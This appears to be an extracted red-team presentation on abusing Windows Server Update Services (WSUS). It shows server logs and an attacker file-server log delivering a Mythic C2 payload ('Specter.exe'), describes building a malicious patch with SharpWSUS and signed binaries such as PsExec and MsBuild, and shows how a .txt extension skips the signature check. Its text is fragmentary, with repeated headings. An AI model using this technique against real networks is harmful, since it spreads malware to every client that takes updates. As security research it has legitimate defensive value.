2025-12-20 20:08:14.073 UTC Info WsusService.50 ContentSyncAgent.WakeupWorkerThreadProc ContentSyncAgent found no more
Jobs, going to Sleep for BITS Notifications
2025-12-20 20:08:34.090 UTC Info WsusService.52 ThreadEntry ThreadHelper.ThreadStart
2025-12-20 20:08:34.090 UTC Error WsusService.52 ContentSyncAgent.JobError Download error:
http://198.51.100.1:8000/Specter.exe failed in download: (-2145386477) The server does not support the necessary HTTP
protocol. Background Intelligent Transfer Service (BITS) requires that the server support the Range protocol header.

    at Microsoft.UpdateServices.ServerSync.ContentSyncAgent.JobError(IBitsJob job, BitsJobError joberror, String
fileRemoteName)
    at Microsoft.UpdateServices.ServerSync.ContentSyncAgent.MonitorStatusThreadProc()
    at System.Threading.ExecutionContext.RunInternal(ExecutionContext executionContext, ContextCallback callback, Object state,
Boolean preserveSyncCtx)
    at System.Threading.ExecutionContext.Run(ExecutionContext executionContext, ContextCallback callback, Object state, Boolean
preserveSyncCtx)
    at System.Threading.ExecutionContext.Run(ExecutionContext executionContext, ContextCallback callback, Object state)
    at System.Threading.ThreadHelper.ThreadStart()
2025-12-20 20:08:34.090 UTC Warning WsusService.50 ContentSyncAgent.ProcessBITSNotificationQueue ContentSyncAgent
recieved Failure for Item: e1e609f1-436e-4fba-a9d0-3291eb717ecd, Item fails
2025-12-20 20:08:34.090 UTC Info WsusService.50 ContentSyncAgent.ContentSyncSPFireStateMachineEvent
ContentSyncAgent firing Event: FileDownloadFailed for Item: e1e609f1-436e-4fba-a9d0-3291eb717ecd
2025-12-20 20:08:34.090 UTC Info WsusService.50 EventLogEventReporter.ReportEvent
```

```

2025-12-20 20:08:13.949 UTC      Info      WsusService.49  SusEventDispatcher.DispatchManagerWorkerThreadProc
DispatchManager Worker Thread Processing NotificationEvent: ContentSyncAgent
2025-12-20 20:08:13.949 UTC      Info      WsusService.50  ThreadEntry      ThreadHelper.ThreadStart
2025-12-20 20:08:13.949 UTC      Info      WsusService.50  SusEventDispatcher.RegisterEventHandler RegisterEventHandler called
for NotificationEventName: ConfigurationChange
2025-12-20 20:08:13.964 UTC      Info      WsusService.50  EventLogEventReporter.ReportEvent
EventId=361,Type=Information,Category=Synchronization,Message=Content synchronization started.
2025-12-20 20:08:13.949 UTC      Info      WsusService.8   SusEventDispatcher.TriggerEvent TriggerEvent called for
NotificationEventName: DeploymentChange, EventInfo: DeploymentChange
2025-12-20 20:08:13.964 UTC      Info      WsusService.50  ContentSyncAgent.WakeupWorkerThreadProc ServerHealth: Updating Server
Health for Component: ContentSyncAgent Running, Marking as Running
2025-12-20 20:08:13.964 UTC      Info      WsusService.50  ContentSyncAgent.WakeupWorkerThreadProc Processing Item: e1e609f1-
436e-4fba-a9d0-3291eb717ecd, State: 10
2025-12-20 20:08:14.073 UTC      Info      WsusService.50  ContentSyncAgent.Download      Item: e1e609f1-436e-4fba-a9d0-
3291eb717ecd has been submitted to BITS for Download
2025-12-20 20:08:14.073 UTC      Info      WsusService.50  ContentSyncAgent.WakeupWorkerThreadProc ContentSyncAgent found no more
Jobs, going to Sleep for BITS Notifications
2025-12-20 20:08:34.090 UTC      Info      WsusService.52  ThreadEntry      ThreadHelper.ThreadStart
2025-12-20 20:08:34.090 UTC      Error     WsusService.52  ContentSyncAgent.JobError      Download error:
http://198.51.100.1:8000/Specter.exe failed in download: (-2145386477) The server does not support the necessary HTTP
protocol. Background Intelligent Transfer Service (BITS) requires that the server support the Range protocol header.

    at Microsoft.UpdateServices.ServerSync.ContentSyncAgent.JobError(IBitsJob job, BitsJobError joberror, String
fileRemoteName)
    at Microsoft.UpdateServices.ServerSync.ContentSyncAgent.MonitorStatusThreadProc()
    at System.Threading.ExecutionContext.RunInternal(ExecutionContext executionContext, ContextCallback callback, Object state,
Boolean preserveSyncCtx)
    at System.Threading.ExecutionContext.Run(ExecutionContext executionContext, ContextCallback callback, Object state, Boolean
preserveSyncCtx)
    at System.Threading.ExecutionContext.Run(ExecutionContext executionContext, ContextCallback callback, Object state)
    at System.Threading.ThreadHelper.ThreadStart()
2025-12-20 20:08:34.090 UTC      Warning  WsusService.50  ContentSyncAgent.ProcessBITSNotificationQueue ContentSyncAgent
received Failure for Item: e1e609f1-436e-4fba-a9d0-3291eb717ecd. Item fails

```

http://198.51.100.1:8000/Specter.exe failed in download: (-2145386477) The server does not support the necessary HTTP protocol. Background Intelligent Transfer Service (BITS) requires that the server support the Range protocol header.

Blocker: Trouble Downloading

```
# python3 pythonServer_SupportsBits.py
Starting HTTP Range Server on port 8000
Serving files from: /mnt/remote-share/Mythic_Payloads
Server URL: http://localhost:8000/
Press Ctrl+C to stop the server

-----
[10.2.10.3] "HEAD /Specter.exe HTTP/1.1" 200 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
[10.2.10.3] "GET /Specter.exe HTTP/1.1" 206 -
```

Exploitation Difficulty

- W SUS Administrator
- W SUS File System Access
- Digitally Signature

Nunito Sans



Blocker: Trouble Downloading

Specter

 The files for this update failed to download. The update can be approved but will not be available to computers until the download is complete. Click Retry Download to start the download again.

Status:

	Computers with errors:	0
	Computers needing this update:	0
	Computers installed/not applicable:	0
	Computers with no status:	3

MSRC severity: Critical

MSRC number:

Release date: Saturday, August 30, 2025

KB article numbers: 5006103

Description

Install this update to resolve issues in Windows.

Lateral Movement

A key consideration with WSUS lateral movement is that there is no way to control when a client checks in from the server. This means that once a patch is deployed the lateral movement won't succeed until the client installs the update. Often times the client will check in for patches on a regular cycle, for example daily, but the patches won't be installed until a patching day that might happen once a month. Some clients may be configured to install patches immediately if their priority level is high enough.

The first step of abusing WSUS is to create the malicious patch, which does have some limitations. When creating the patch there are various values that can be configured through the command line in SharpWSUS, allowing the operator to change the Indicators of Compromise (IoCs) of the patch. There is also a value for the payload and arguments. The payload must be a Microsoft signed binary and must point to a location on disk for the WSUS server to that binary.

While the need for a signed binary can limit some attack paths, there are still plenty of binaries that could be used such as *Psexec.exe* to run a command as SYSTEM, *RunDLL32.exe* to run a malicious DLL on a network share, *MsBuild.exe* to grab and execute a remote payload and more. The example in this blog will use *Psexec.exe* for code execution (<https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>).

A patch leveraging *Psexec.exe* can be done with the following command:




Bypassing Signature Verification

Bypassing Signature Verification


```
2025-12-20 20:29:13.464 UTC      Info      WsusService.34  
ContentSyncAgent.ContentSyncSPFireStateMachineEvent  ContentSyncAgent firing Event:  
FileVerificationFailed for Item: e1e609f1-436e-4fba-a9d0-3291eb717ecd
```


Bypassing Signature Verification

Bypassing Signature Verification



This PC > Windows 10 (C:) > Program Files > Update Services > Services		
Name	Date modified	Type
en-US	12/18/2025 1:34 PM	File folder
Microsoft.UpdateServices.CatalogSyncAgent.dll	12/18/2025 1:34 PM	Application extens...
Microsoft.UpdateServices.ContentSyncAgent.dll	12/18/2025 1:34 PM	Application extens...
Microsoft.UpdateServices.Reporting.Rollup.dll	12/18/2025 1:34 PM	Application extens...
Microsoft.Windows.BITS.dll	12/18/2025 1:34 PM	Application extens...
WSusCertServer	12/18/2025 1:34 PM	Application
WsusService	12/18/2025 1:34 PM	Application
WsusService.exe.config	9/15/2018 3:13 AM	CONFIG File





```
private VerifyResult VerifyFile(string fileLocalPath, string additionalHash)
{
    if (fileLocalPath == null)
    {
        throw new ArgumentNullException("fileLocalPath");
    }
    VerifyResult verifyResult = ContentSyncAgent.VerifyCRC(fileLocalPath,
        additionalHash) ? VerifyResult.Valid : VerifyResult.InvalidCRC;
    if (verifyResult == VerifyResult.Valid)
    {
        bool flag = true;
        if (fileLocalPath.ToLower(CultureInfo.InvariantCulture).EndsWith(
            ".txt", StringComparison.OrdinalIgnoreCase) || fileLocalPath.ToLower(
            CultureInfo.InvariantCulture).EndsWith(".esd",
            StringComparison.OrdinalIgnoreCase))
        {
            flag = false;
        }
        if (flag)
        {
            verifyResult = (CabUtilities.CheckCertificateSignature
                (fileLocalPath, true) ? VerifyResult.Valid :
                VerifyResult.InvalidCert);
        }
    }
    return verifyResult;
}
```

Bypassing Signature Verification

Bypassing Signature Verification

```
[10.2.10.3] "HEAD /Ghost.txt HTTP/1.1" 200 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -  
[10.2.10.3] "GET /Ghost.txt HTTP/1.1" 206 -
```

Bypassing Signature Verification

Bypassing Signature Verification

Ghost

Status:



Computers with errors:

0

Computers needing this update:

0

Computers installed/not applicable:

0

Computers with no status:

3

MSRC severity:

Critical

MSRC number:

Release date:

Saturday, August 30, 2025

KB article numbers:

5006103

Description

Install this update to resolve issues in Windows.

Additional Details

More information:

<https://specter.local>

Removable:

Yes

Restart behavior:

Can request restart

May request user input:

No

Must be installed exclusively:

No

Microsoft Software License Terms:

This update does not have Microsoft Software License Terms.

Products:

None

Updates superseding this update:

None

Updates superseded by this update:

None

Languages supported:

All

Update ID:

0a93df0b-afd2-449e-8a52-0115a0de686d

Bypassing Signature Verification


Bypassing Signature Verification

```
2025-12-20 21:31:19.870 UTC      Info      WsusService.22  ContentSyncAgent.ContentSyncSPFireStateMachineEvent
ContentSyncAgent firing Event: FileVerified for Item: fb1010eb-cca7-42df-a130-9eccb4d0f581

2025-12-20 21:31:19.870 UTC      Info      WsusService.22  EventLogEventReporter.ReportEvent
EventId=366,Type=Information,Category=Synchronization,Message=Content file download succeeded.
Digest:
Source File: /Ghost.txt
Destination File: C:\\WSUS\\WsusContent\\95\\4861DE7211476BAC49F126F6946AF29080CFD995.txt
```

Bypassing Signature Verification

Bypassing Signature Verification



Bypassing Signature Verification

